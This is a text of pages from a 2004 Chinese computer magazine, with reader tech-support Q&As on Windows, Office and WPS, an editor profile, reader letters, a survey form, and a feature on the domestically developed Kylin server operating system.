问:最近遇到一个很奇怪的问题，就是在 Windows XP 中复制、粘贴文字时会出现乱码，而且不但在窗口界面中，即便在“记事本”程序里也会出现这个问题，而在同机安装的 Windows 98 系统中就没有类似现象。请问如何解决这个问题？

答:导致该问题的原因是输入法设置不当。Windows XP 默认的输入法为英语，键盘模式为美式键盘，这个选项一直也用于 Windows 98 中，同时提供的还有中文键盘的模式，由于 Windows 98 中使用美式键盘没有任何问题，所以大家在设置的时候，把中文键盘删除，只保留英文键盘亦可。就是因为这个原因才出现复制时出现乱码的问题。

解决的办法是删除英文的美式键盘模式，添加中文键盘模式并且设置为默认值。具体操作步骤是:在系统桌面上的“任务栏”右侧小托盘上单击鼠标右键，在随后弹出的右键菜单中选择“属性”，然后在“输入语言”窗口中选中并删除键盘模式为美国英语键盘布局的英语输入法，随后保存退出即可。若不能解决问题，建议你在剪切和粘帖时都启动输入法，这样也可以消除乱码现象。CF [SB02]



软件咨询间

1 轻松获知字体或段落格式

问:有时我们得到一些别人用 Word 编排的文档，看到其中的字体或段落格式编排得很有特色，但又不知道如何设置。请问，这时如何快速获知其详尽的设置？

答:只要按住 Shift ＋ F1 键后，鼠标指针旁边就会出现一个问号，这时我们只要用鼠标点击选中的字或段落就可以看到其详尽的格式设置了。通过 Shift ＋ F1 我们不仅可以了解字体，还可以知道字号、段落等详细信息。Shift ＋ F1 组合键的功能就是显示对象的帮助信息。比如，按下 Shift ＋ F1 后，用鼠标点击 Word 中的按钮，便可以得到按钮功能的解释。

另外，在帮助菜单中，有一个“这是什么？”命令，可以完成同样的功能。在 Word 2002 中，内容的格式则更宜通过“显示格式”的任务窗来查看。这种信息显示功能不局限于按钮，也可选择菜单和其他屏幕元素，并且也不局限于 Word，可用于所有的 Office 组件。

2 将数据库转换为 Word 表格

问:我有一个用 VFP 数据库管理系统建立的人员情况数据库，请问如何把其中的数据导入到 Word 文档中进行处理？

答:可通过如下方法将数据库导入 Word 中。

首先，通过菜单“视图→工具栏→数据库”启动数据库快捷工具栏。在数据库快捷工具栏上单击“插入数据库”按钮，然后通过“获取数据”按钮选择数据源，浏览找到所需要插入的数据库(表)，确定插入 Access 数据库还是 VFP、DBASE 等类型数据表，选择所需插入的字段，确定后进行调整即可。

其实，Word 不仅可以导入数据库，还可以对导入的数据进行动态刷新。并可以处理字段和记录，简直是活脱脱一个小 DBMS(数据库管理系统)。

3 在 Excel 中建立垂直标题

问:我需要在一个 Excel 表格中放置一个垂直的文字标题，开始我是采用文字框来实现的，但这样设置不够理想，往往会因为表格的改变而造成标题偏移。请问，有没有建立垂直标题的好方法？

答:在多姿多彩的工作表中，如果需要在表格一侧垂直放置一个标题的话，你可以试试下面的方法。

首先选择包含特定文字的单元格及其周围的单元格，注意，选择的范围与标题的跨度相同。单击“格式”菜单中的“单元格”命令，然后选择弹出对话框中的“对齐”选项卡。接着在“度”旁边的文本框中输入“90”，选中左侧的复选框“合并单元格”，然后单击“确定”按钮就可以了。

4 怎样避免复制隐含的内容

问:在使用 Excel 的过程中，我们往往会遇到这种情况：当我们对 Excel 工作表中当前正常显示的内容进行复制时，往往会把工作表中隐藏的栏或列也同时复制进去；使用了“分类汇总”功能后，在将汇总结果(只是能够显示出的那几行汇总项目)复制到另一张工作表或 Word 中时，就会发现，结果却将汇总与汇总之间的详细项目全部复制过去了。那么，究竟 Excel 的复制能否实现“所见即所得”，即排除隐含内容对我们的干扰呢？

答:当然可以，我们可以按照如下步骤进行。

首先，选中要复制的区域。然后选择“编辑”菜单中的“定位”(或直接按快捷键“Ctrl+G”)。在弹出的“定位”对话框中，按下“定位条件”按钮，在“定位条件”对话框中选中“可见单元格”，按下“确定”按钮后回到工作表窗口。

接下来，在选定区域按鼠标右键，选择“复制”命令或直接按“Ctrl+C”快捷键后就会发现，计算机显示的画面与普通复制不一样，选定区域的边框变成了流动框，这就说明正处在多重选择下。

最后，用户只需像以前一样在复制的目标区域进行“粘贴”即可。

5 反复重启无法完成软件安装

问:有些软件在安装时，总是提示以前安装过该软件，然后就提示重启系统再安装，可是重启后，问题依旧。请问，类似这样的问题该如何解决？

答:这是因为以前安装过软件，后来卸载时没有清理注册表相关注册项，这样每次在安装该软件时，安装程序如果检测到注册表中有相应的选项，可能就提示重新启动系统。

解决的办法是，手工删除注册表中存在的该软件的信息。具体步骤如下：

打开“注册表编辑器”，单击“编辑→查找”打开“查找”窗口，在此窗口中选择“项、值、数据”三个选项，再在“查找目标”中输入该软件名，单击“查找”按钮，如果找到相关项，直接将其删除，再按“F3”键继续查找，直至将整个注册表搜索完毕为止，最后重新

启动系统，软件就可以顺利安装了。

6 快速重装系统自带的输入法

问：我不小心从“控制面板”中将系统自带的全拼输入法删除了，但我现在又想用它来反查五笔编码，当我重新安装时，系统要求插入Windows 98安装光盘，而我手头上没有安装光盘。请问，我该怎么办？

答：安装Windows 98后，系统已经安装了智能ABC、全拼、郑码等输入法，在使用电脑的过程中，由于死机或其他系统故障，以及人为因素，可能会出现安装好的输入法丢失的情况。

要恢复丢失的输入法，只需到“控制面板”的“输入法”中添加曾经安装过的输入法即可。但添加输入法时，系统会提示插入Windows的安装光盘。其实这里是可以不用光盘的，系统提示插入安装盘时，无须理会这个提示，直接单击“确定”，随后系统又会提示无法找到文件，也不必理会，单击“跳过文件”即可。当再次弹出上面的两个提示时，仍然分别单击“确定”和“跳过文件”。只要十几秒钟，输入法就添加成功了。因为要恢复的输入法曾经安装过，所需的支持文件均已复制到硬盘中了，输入法被删除或丢失时只是删除了输入法列表名称而已，所以恢复输入法时，即使是跳过了文件提示也可以顺利找到从而完成安装过程。

7 WPS Office 2003中实现表格跨页

问：在WPS Office 2003中绘制的表格可以实现自动跨页吗？

答：早期版本的WPS实现表格跨页存在问题，在WPS Office 2003中已经彻底解决了表格自动跨页的问题。实现表格跨页的操作是：选择常用工具栏的“插入表格”按钮，或者点击菜单“表格→插入→表格”命令，在弹出的“行列特征”对话框中进行行列数的设置，此时插入的表格会自动以随段方式排列，实现跨页功能。

如果你希望表格在每一页保留相同的标题行，只需将鼠标移至表格边线处(≤2mm)，即可使表格自动处于选中状态，并在右键菜单的“对象属性→表格外观”弹出的对话框中，设置“以标题行重复出现行数”微调框。

注意插入表格和绘制表格实现跨页的方式不同：插入表格操作，表格会自动尾随在当前光标处的段后位置，并可实现跨页操作；绘制表格操作，则直接“在当前位置”，如需实现跨页操作，必须在选中表格的状态下，在右键菜单中设置排版位置为“尾随文字段”。

8 把图片当成文字来排版

问：我用WPS Office 2003进行图文排版，在文字介绍的同时要引用一个略微比文字大的JPG格式的图标，这个图标需要被插入到文字段落当中。但当我设置好以后，重新调整了文字字体和段落属性后，这个小图片就跑离了原来的位置。请问，如何才能让这个小图片跟随文字移动？

答：你只要将这个小图片设置成随文对象即可。随文对象分为“尾随文字后”和“尾随文字段”两种，尾随文字后将对象当成一个字排在页面上，而尾随文字段则将对象当成一个段落，另起一行来排版。

设置随文对象的方法如下：

先将插入点设置到要跟随的文字或段落中，再选定对象，根据需要在右键菜单中选择“排版位置”为“尾随文字后”或“尾随文字段”即可。

9 安装金山ET表格缺少动态库

问：我在自己的老电脑上安装了WPS Office 2003，为什么在运行金山表格ET时，系统提示“缺少必要的动态库，请重新安装”？如何解决这个问题？

答：由于WPS有些组件的运行需要IE的支持，所以你需要安装IE5.0或更高版本。

10 拼音加加输入英文更简单

问：以前我一直在用“智能ABC输入法”，其中有一项在英文字串前加v字母的方法不用切换到英文输入状态就可输入英文字串的功能，很方便实用。最近我改用“拼音加加”输入法了，有什么方法可以像“智能ABC输入法”那样方便地在输入汉字的过程中不用切换直接输入英文字串？

答：“拼音加加”中输入英文字串的方法更加简单，连输入v这样的步骤也省去不用了。你可以在中文输入状态下直接输入英文字串，按Enter键即可输入提示板中的英文，无须关闭中文输入法，无须切换。如果按下Caps Lock键，则可直接进入大写英文输入状态，输入大写英文字串，这一点同其他输入法是一致的。

11 输入法的智能调整功能丢失

问：我的“拼音加加”输入法近日不能将我输入的自定义词组调整到选择区的前面了，任凭我输入多次这个词也不管用。请问，如何解决这个问题？

答：默认情况下，“拼音加加”提供快速调整单字频度的功能：当用户输入某个汉字后，系统自动将其调整到重码首页。如果这一功能丢失了，可按如下步骤找回：

(1)单击状态提示钮，打开输入法设置菜单。

(2)单击“设置…”选项，弹出“拼音加加设置”对话框。

(3)在“单字频度调整方式”选项组中把“禁用”前的勾取消即可。CF [SB03]

网络答疑室



1 找回桌面上丢失的IE图标

问:电脑桌面上的Internet Explorer图标不见了，如何才能找回？

答:下面分别说明常用操作系统下找回IE桌面图标的方法。

Windows 98/2000:依次打开“我的电脑→控制面板→Internet选项→高级”，在“设置”中先去掉“在桌面上显示Internet Explorer”的小钩，单击“应用”；再次勾选它，单击“应用”即可。

Windows XP:右击桌面空白处，依次选择“属性→桌面→自定义桌面”选项，在弹出的“桌面项目”对话框中选择“常规”选项卡,勾选桌面图标中的“Internet Explorer”，最后单击“确定”即可。

2 免费站点为何不能访问了

问:去年我申请了网易免费主页空间，并上传了制作的个人主页，因工作忙一直没有去维护，最近才想起再上去看看，但发现已经无法用“我的用户名.diy.163.com”访问我的站点了。请问，我的主页被删除了吗？

答:从2003年5月9日起，网易个人空间就正式停止原有域名diy.163.com的使用。原有的访问地址由username.diy.163.com改为username.nease.net，你需要将你的个人网页地址做相应的修改。另外，你的网页文件中的页面连接也需要统统做相应更改，如果是网络上的绝对路径，就需要将原来的类似于http://username.diy.163.com/abc/abc.html地址改为http://username.nease.net/abc/abc.html，这样就不会影响站点的访问了。

3 我的FTP为何无法上传网页

问:最近我的FTP无法上传网页了，老是显示530错误信息，我使用的是网易免费主页空间。请问这是为什么？如何解决？

答:造成FTP无法上传可能有如下几种情况。

(1)如果你使用FTP软件出现530 login incorrect错误，请你检查主机地址是否正确，收费空间FTP登录地址为ftp.nease.net，免费试用空间FTP登录地址为ftp.go.nease.net。

(2)显示530 login incorrect错误，也有可能是由于用户名和密码错误造成的，你可以在www.nease.net页面中的“个人管理中心”中进行测试，系统会给你相应提示。

(3)请使用CuteFTP或者LeapFTP客户端软件。网易空间不支持FrontPage服务器扩展和Dreamweaver直接上传功能。

(4)如果你的FTP软件出现530 Sorry，you may not connect more than 3 times.的错误，那么是短时间内重复连接服务器造成的，这个你不用担心，过一段时间会自动恢复。

如果出现其他问题可与网易客服部咨询。

4 上传的图片为何无法显示

问:我已经上传图片到了我的个人网站上，可是为什么图片显示不出来呢？

答:这个问题需要从如下几个方面考虑。

(1)请确认图片已上传至服务器。

(2)制作网页时插入的图片均应采用相对路径来标记。若你不慎使用了绝对路径，如:c:/images/a.jpg，则会出现在本地浏览正常而上传后不能显示图片的现象。

(3)存放图片的实际地址与制作页面时填写的链接地址不一致。

(4)图片文件名与制作的连接文件名不一致。由于文件名不一致，造成了该图片无法正常显示。遇到该情况，你只需将图片的文件名重命名为和你页面链接上图片的文件名一致，这样你的页面中的图片就可以正常访问了。

5 主页中有的图片不能上传

问:我用模板的方式给我的网易免费空间上传了个人主页，为什么有些图片不能显示？

答:由于网易免费主页模板管理中规定，上传的图片大小必须限制在500KB以下，所以如果你在使用模版制作页面过程中上传的图片大小超过500KB，就不能被上传，那么在页面中也就无法显示。

6 免费邮箱的信件删除后能否恢复

问:我用的是新浪免费信箱。请问，免费信箱中的邮件被自己误删除后,可否恢复？

答:由于免费信箱的服务器可能没有备份，所以信件删除后，一般不能恢复或不提供恢复服务。CF [SB04]

掀起小编的“盖头”来(七)

我不做大哥好多年——迪八哥

■ 飞狼

看过《英雄本色》的人，肯定都会记得有个“小马哥”；看过《黑客帝国》的人，肯定对戴着墨镜的尼欧印象深刻。但很多读者朋友都不会知道，在《电脑爱好者》编辑部里，也有个戴着墨镜，身形酷似小马哥的人物——“迪八”哥。

长时间以来，CFan评测室的小屋子里除了Storyer那有如雪花馒头般的身影挪进挪出外，还经常会惊鸿一现地闪过一个戴墨镜的身影——此人不是别人，正是CFan评测室背后的老大，IT评测圈著名的黑手——“迪八”哥(DEBUG)。

“迪八”哥一身功夫，1982年就开始捣鼓电脑，1997年就开始发表文章，以前曾执掌《电脑高手》评测部，现在又掌管《电脑爱好者》评测室，端的十分厉害。江湖流传此人有三大“铁”字绝技：

一、铁笔如刀

八哥吃饭的家伙是一杆笔(笔者私下里很怀疑八哥平时的座右铭就是“别一根签字笔，揣一颗平常心”)。

八哥的笔有多厉害，看过他文章的人才知道。

八哥行文无数，杀敌无数。我曾无限崇敬地问过八哥，哪篇文章比较得意？八哥沉思许久，说写得太多，想不起来了(笔者昏倒)……最近比较大的一篇应该是2003年写的《触感，轻舞飞扬》(2003年2月《电脑高手》)，这是八哥倾力打造的国内首篇完整阐述鼠标键盘技术的专题，以致后来的IT媒体圈大多数涉及输入设备技术的文章都不同程度受到此文影响。

二、铁嘴如风

八哥早在上大学时，就曾是系中狡辩好手，当年曾辩倒过无数赖皮豪杰；毕业之后，八哥又打遍IT圈，辩得无数厂商体无完肤。

要问八哥的铁嘴到底有多厉害，只有经历过的人才知道。

曾有一次某厂商的发布会上(为照顾此厂商的面子，这里就不点名了)，无视众编辑的水准，公然大肆吹嘘自己的技术如何如何是行业翘楚；八哥大怒，要了一支话筒后就开始发问。发言人本试图三言两语打发过去，怎奈水准相差太远，被八哥戳开浑身破绽，最后被问得满头汗水，哑口无言。

更有甚者，在显示器行业还在为“何谓纯平”争吵不休时，八哥只小嘴轻轻一张，吐气如兰地说了八个字——“视觉纯平”、“物理纯平”(1999年8月《电脑高手》)，便立刻摆平了众厂商，后来更被显示器行业奉为纯平CRT的分类标准。

走进编辑部

三、铁杆烧包

其实八哥的铁杆烧包才是三大绝技中最厉害的(什么？你说还有一个，叫“铁鸡一族”？这可不是我说的啊，八哥知道了会砍人的……)，但却是最不为外界所熟知的。

八哥到底有多烧？跟他一起烧过的人才知道。

别的不说，八哥浑身上下一身装备，是编辑部里的模范标杆(从嘴里的烟斗，到皮带上的腰包，都能引发无数回头率)。八哥购买的任何装备，都可能引起编辑部的跟风大潮。

比如前段时间八哥忽然弃台式机不用，改用自己买的IBM笔记本，立刻就在编辑部内引发了两股风潮。

其一：抢货风潮。八哥说凡是辞职和换机的人都是“散财童子”，所以当八哥散财的时候，编辑同志们凡是得到消息的都立刻放下了手头的工作，冲到八哥的桌子旁边哄抢财物。虽然笔者平时对硬件一知半解，但是基于一个坚定的理念——“凡是八哥留下来自己用的都是好东西”，所以毫不犹豫地就从FLP手里把他刚从八哥那儿抢到的罗技键盘鼠标套装夺了过来。FLP同志虽然万分的不情愿，但是基于他的职务比偶高，所以他也不好意思再抢回去。但他并没有就此罢休，而改用一种比窦娥还哀怨的眼神盯着我看了半天，不过我最后还是毅然决然地决定对他的眼神做视而不见状，将键盘和鼠标接到了我的机器上——从那天以后，我一直感觉有两道锋利的目光扫视着我的后背……(FLP座位就在我的后面)。

其二：抢购风潮。八哥的财物散尽之后，他的桌面上出现了一台崭新的IBM TP600E笔记本。当大伙七嘴八舌赞叹完毕之后，又无限崇敬地询问八哥此物价值几何。八哥亲启朱唇，说了三个字“三千元”。众人大惊，问为何如此便宜？却原来是八哥亲自去中关村淘来的二手笔记本，但是成色太好，看起来很像新的。众人眼热之余，又以FLP为首，拖着迪八哥跑去村里转了几圈，买了几台IBM的TP600E回来。后来才发现迪八哥买了TP600E敢情还只是一个开头，后面更有换硬盘、加内存、买笔记本座、换笔记本包、换电源……导致偶们亲爱的FLP同志的购买笔记本预算不断追加，目前已经由原来的2800元追加到接近4500元，还念念不忘要像迪八哥那样再把CPU升级到Pentium Ⅲ……呜呼，迪八哥祸害众编辑钱包之事迹，罄竹难书也…… CF [DB01]

信来信往

《爱》刊之我见

中国人民解放军65581部队后勤处牛敬良：我是贵刊的忠实读者，连续全年订阅《电脑爱好者》已经四年了，评刊活动也没少参加。总的感觉是，杂志办得很好，部队同事和战友也都很喜欢。

我们认为贵刊主要有以下几个特点：一是内容丰富，信息量大，提供的方法、技巧实用、易用；二是区分层次，贴近读者，内容难易适中；三是文风轻松，有交流，有体会，有技巧，有指导，有建议；四是期期有活动，交互性强；五是图文并茂，印刷精美，物超所值。

为了把我们大家的《电脑爱好者》办得更好看，更完美，我再提出几点不足。

一是感觉目录还是有点乱。建议目录和导读采取两者纵向分离的做法。

二是注意细节问题的处理。每期总会在一些文章中看到几处错误或容易让人引起误解的地方。

三是我觉得不少文章标题的选择和取向上有一种不太好的趋势，这就是过于追求轻松活泼了，个别的时候有些随意，甚至让人容易引起误解。

爱刊回音:每期都有不少读者来信提出对我刊的看法，大家总是在一顿寒暄之后，一针见血地指出我刊存在的各种问题，令小编们感动不已。读者朋友们，大家有什么好的想法，请来信告诉我们吧。我们希望听到您的《爱》刊之我见。《爱》刊靠大家！

投稿没下落怎么办？

CFan论坛读者:编辑您好！我希望您能在杂志或是论坛上把用Sina、Tom等邮箱投稿无法收到的事情声明一下。因为身边的好多朋友都有过向CFan投稿的经历，他们没有怀疑自己的邮箱，而是认为CFan的编辑工作松懈，不给回复，如果他们再向别人说起此事就等于无形中降低了CFan的声誉。

爱刊回音:近一个时期以来，为杜绝垃圾邮件的干扰，CFan邮件服务器设置了自动过滤功能，在封堵垃圾邮件的同时，不排除个别邮件被误过滤的可能，致使个别作者的投稿没有下落。最近，从网管处获悉，CFan将决定重新构建更加稳定可靠的邮件服务器，不久将投入运行。如果您最近投的稿件存在上面所说的问题，请来电话直接与责任编辑联系核实或确定稿件再投事宜。编辑部电话参见杂志版权页下方。

第19期杂志相关软件索引

	软件	版本	软件说明	页码
	Shell Object Editors	3.0	系统外壳扩展工具	16
荐	True Launch Bar	3.0	启动栏增强工具	22
	CHKen Player	7.0	超省资源的音(视)频播放器	30
	Mplayer 2004829 - K&K版		超省资源的视频播放器	30
荐	Alumni	0.1.2.8	用于浏览校友录的小工具	36
荐	XWiNEY	1.7	让恼人的POWER和SLEEP键失效	36
荐	FunPhotor	2.0	制作自己的合成照片	38
荐	XP - AntiSpy	3.91	关闭Windows的自动连接	38
	Adobe Photoshop 7.0 & CS双语精灵		双语使用Photoshop	39
荐	QQ颜色修改器		修改QQ文字为任意颜色	39
荐	Quick Menu Builder	1.3	快捷命令菜单制作工具	43
荐	Font Creator Program	4.5	所见即所得的矢量字库制作工具	44
荐	Pivot Stickfigure Animator	2.2.5	卡通动画制作软件	46
荐	IPbook	0.49	小巧的搜索共享资源的工具	53

重 要 声 明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下40位读者被评为2004年第15期热心评刊员。全 表示为《电脑爱好者》2004年全年订户。

优秀奖10名（友立DVD制片家软件）

谢　勇(北京)　赵　兵(山东)　陈　平(云南)　闵文平(江西)　李常春(北京)
赖　聪(成都)　高小勇(河南)　王　虹(贵州)　王海山(黑龙江)　戴晓楠(黑龙江)

纪念奖30名（友立我形我速纹身酷库）

朱淑芳(江西)　米　磊(长春)　冉启翔(四川)　袁志国(江西)　周　洋(贵州)　郑　义(内蒙古)
刘　义(江苏)　万邦朝(江苏)　邓　晖(北京)　董欣杰(河南)　李　季(山西)　宛金文(黑龙江)
陈　超(北京)　陈光伟(北京)　周　悠(沈阳)　常会宾(河北)　张　阳(河南)　李佩(乌鲁木齐)
邓　军(上海)　肖征武(辽宁)　潘泉山(甘肃)　王一军(云南)　王志强(黑龙江)　曲　波(黑龙江)
张安如(贵州)全　黄朝阳(福建)全　张　磊(山东)全　王兴浩(山东)全　李　松(河南)全　李春风(江苏)全

最佳文章公布

2004年第15期优秀文章

第一名:“特别话题”栏目《小心　别让电脑迷信蒙了你》作者:**王歆 帅伟 余庆辉** 获得奖金500元和《电脑爱好者》荣誉证书。

第二名:“系统应用”栏目《拷贝必杀技就这20招》作者:**软件DIY** 获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“市场传真、精明买家”栏目《工包产品完全解密》作者:**王寒晖**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第19期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选40位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊

优秀奖10名

奖品：Photo 硬派 6.0 中文版

价值：98元



●数码摄影:像专家一样地编辑相片，以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。

●无与伦比的创意:以简易好用的创意工具化平凡为神奇；包罗万象的点阵与矢量工具；独一无二的 3D 合成；耀眼的特殊效果。

●网页影像:建立动感十足的 Web 组件或输出完整的网页。包含完整的网页制作工具、交互式 JavaScript 特效、以视觉方式配置网页等功能。

Photo 硬派 6.0 中文版

纪念奖30名

奖品：COOL 3D 3.0增强版

价值：48元



●即时创建可自定义的三维艺术作品：用 COOL 3D，您可以将文字和形状轻松地自定义成醒目的三维作品。仅需单击几下，就可以访问多个便捷的功能。

●动画和添加特效：Ulead COOL 3D 的动画时间轴非常易用，并且功能强大。使您的动画与众不同，可以从百宝箱中拖放，来应用特效。

●网站、视频和简报，与众不同：用 COOL 3D，可以轻松地为您的网页、视频项目和 PowerPoint 简报添加专业化的内容。

COOL 3D 3.0增强版

■个人资料

姓名__________ 出生日期__________ 性别______ 文化程度______

职业__________ 联系电话__________ 通讯地址__________

邮政编码________ Email________________ QQ________

■本期文章评价

(请填文章结尾处的代码，如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您习惯于使用哪种汉字输入法？________________

2.您输入汉字的速度是每分钟多少汉字？________________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086)　《电脑爱好者》编辑部 / 评刊2004年第19期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn　评刊截止日期2004年11月1日(以邮戳为准)

网络评刊:http://www.intodigi.net/cfan/pk/

当灾害预警系统因操作系统漏洞而死机怎么办？当战略导弹防御系统因操作系统漏洞而功亏一篑怎么办？当代表政府形象的官方网站因操作系统的漏洞被黑客攻击又怎么办？幸好我们有Kylin（麒麟）——一套完全自主知识产权的服务器操作系统。



麒麟 中国制造

■ 阿健

如今，IT世界国人展露头角的地方越来越多。从无线局域网国家标准（WAPI）制定，到3G时代国家标准的制定；从以"龙芯"系列微处理器为代表的半导体产业的中国力量崛起，到中国自主知识产权的EVD技术应用逐步走入市场；从王选教授发明的汉字激光照排系统成就了北大方正的核心技术，到金山软件公司推出的办公软件WPS Office 2003从软件大佬手中夺回政府采购大单。这一切，在中国IT编年史上，谱写了壮丽诗篇。"俱往矣，数风流人物还看今朝"，麒麟（Kylin）操作系统的正式推出续写着IT世界的中国神话。

麒麟横空出世 瞄准64位应用

2004年9月，与Windows、Linux、Unix同台竞技的国产服务器操作系统Kylin诞生（Kylin有个好听的名字叫麒麟，为了更好地与国际接轨，本文暂用Kylin）。Kylin的横空出世，标志着这项由国防科技大学承担的863重大课题取得了初步成果。下一阶段，国防科大将选择联想集团共同推广国产的操作系统Kylin，使其实现产业化发展。

国产中文服务器操作系统Kylin是国家863计划的重大研究成果，以国防科技大学为主导，与中软、联想等联合设计和开发，具有完全自主知识产权。"Kylin"项目组技术专家吴庆波教授在接受本刊记者独家专访时说："国家在'八五'和'九五'期间也研制过国产操作系统，在当时技术上是先进的，但由于缺乏配套的应用软件，没有形成良好的市场规模和完整的产业链。因此，Kylin项目组认为必须采用以'应用'为先导的开发战略，才能确保Kylin的成功，真正成为国家软件产业的基础。"

据透露，"Kylin"研发项目自2002年启动以来，已完成了操作系统核心、桌面系统及其他相关软件开发，并通过了基准测试，现已进入全面推广阶段。针对64位服务器应用，



Kylin操作系统启动界面



Kylin操作系统的图形桌面

Kylin 不同版本将全面支持 Intel 安腾Ⅱ系统架构和 AMD Operton64 系统架构。

不过，任何一个操作系统能否被广泛使用，是决定其是否有生命力的重要标志。联想今后的使命就是在中国市场上推广这一系统。863 软件重大专项专家组组长廖湘科教授解释，选择联想集团是因为它的技术研发、市场营销和服务支持和客户基础等因素。双方的目标是建立产品化、市场推广和服务支持三大体系，真正使其实现产业化发展。

廖湘科教授表示："发展自主操作系统是国家重大战略抉择，对提高我国服务器产业和应用的核心竞争力十分关键。其实，该操作系统的推出对服务器产业也具有现实意义，64 位服务器的应用成为其进一步发展的瓶颈，该系统的推出为64 位的普及提供了强有力的支持，将进一步催熟生态链。"

业内人士表示，联想势必借机利用其与国产操作系统的紧密结合以及自主知识产权的全套软硬件产品继续阻击国外厂商。如何让用户认知并信任这个操作系统，改变对其他系统的依赖习惯，将成为对推广者的极大挑战。

Kylin 全面兼容 Linux 软件

"Kylin 最大特点在于与 Linux 应用二进制兼容"，吴教授解释道。当很多朋友熟知的红旗 Linux、普华 Linux 等国产 Linux 操作系统发展得如火如荼时，我们为什么要专门立项并投入大量的人力、物力去开发一个具有完全自主知识产权的操作系统？我们为什么不能采用开源操作系统Linux这种国际上较流行的服务器操作系统内核呢？"Kylin"项目组成员们有自己的考虑。

1.国家利益和 Linux 的 GPL 规则不能兼得

大家也许不知道，以 Linux 为代表的开源软件的"开源"二字意味深长。一方面，进行开源软件开发的程序员必须遵守一个叫做 GPL 的开发规则。在 GPL 框架下开发国产 Linux，有可能会在商业软件发布后，必须公开其源代码，其他开发者可以在此基础上相应地修改或者重写我们的 Linux 版本，这样一来，国家利益就得不到保证。而更重要的是，谁来承担国家形象受损的风险？

小知识

什么是 GPL？

GPL 是 GNU 通用公共许可证的英文缩写。在 Linux 的发展历程上有一件重要的事：Linux 遵循公共版权许可证(GPL)。此举大大加强了 GNU 和 Linux，几乎所有应用的 GNU 库 / 软件都移植到 Linux，完善并提高了 Linux 的实用性。更重要的是遵循公共版权许可证，在继承自由软件的精神的前提下，不再排斥对自由软件的商业行为，不排斥商家对自由软件进一步开发，不排斥在 Linux 上开发商业软件。从此 Linux 又开始了一次飞跃，出现了很多的 Linux 发行版，如 Slackware，Redhat，Suse，TurboLinux，OpenLinux 等十多种。

更多内容请见 http://www.cfan.com.cn/ipb/index.php?showtopic=168781。

2.我们从 Linux 风波中得到启示

2003 年 3 月，美国 SCO 集团主张的"Linux 侵犯知识产权问题"在业界引起了轩然大波。该公司起诉了 IBM，称 Linux 的内核中非法盗用了该公司的 UNIX 源码。SCO 认为"Linux 是 UNIX 的盗版"，并向全球 1500 多家使用 Linux 的企业寄送了警告信。据 SCO 称：IBM 从已获得 SCO 授权的 UNIX System V 中将源码非法挪用到了 Linux 中。IBM 在此之前，为使本公司生产的电脑支持 Linux 系统，加强了对 Linux 的研究力度，在此过程中将 SCO 的源码盗用到了 Linux 的内核代码中。

从此以后，国外一些重量级的企业，如 IBM 和 HP，继续不遗余力地开发自己的高端服务器操作系统，而 Linux 也只是应用在他们的中低端服务器领域。即使是使用 Linux，IBM、HP 等公司为规避风险，选择了不独立发行 Linux 版本，只在其他公司发行的 Linux 版本上打一个相应的服务器补丁包，并确保其补丁包内容没有任何商业版权纠纷。

3.独立开发大型操作系统是技术发展趋势

到目前为止，诸如 SCI、IBM 和 HP 这样的大型服务器厂商很少介入 Linux 商业版本开发，而只有一些开源社区人士进行着独立开发。在高端服务器操作系统领域，大厂商独立开发操作系统成为了一大技术趋势。IBM 的 IAX、HP 的 HPOX 等，无不预示着这一趋势必将成为潮流。在中低端服务器操作系统领域，SUN还在不遗余力地开发Solaris以便与Linux抗衡。



联想的两款支持 Kylin 的测试服务器

联想此次选择与国防科大合作，也是出于自己品牌形象的考虑。此前，联想的服务器产品在国际上似乎被认为是"攒机"。而"攒服务器"能力方面，外界普遍认为联想还不如 DELL。而当联想拥有了自主开发的 Kylin，情况就大不一样了。它有可能一跃成为国内的 IBM 和 HP。

4.信息安全更重要

也就在今年 4 月份，iDEFENSE 组织印发的一份参考报告中称，安全研究人员已经发现 Linux 内核存在泄露内存的漏

洞，可能导致特权升级攻击。据称，“成功地使用这些漏洞将产生任意代码执行”。

其实，我们之所以没有选择Linux，也考虑到像“Linux内存漏洞”一样的问题会威胁到国家信息安全。毕竟软件“开源”是把双刃剑，越多的开发者，就会有越多的问题暴露出来。微软的Windows也有很多问题，但因代码保密，这些问题大多不是“硬伤”，而关系国家信息安全的专用服务器操作系统就不同了，一旦出现硬伤就有可能威胁到国家信息安全啊！

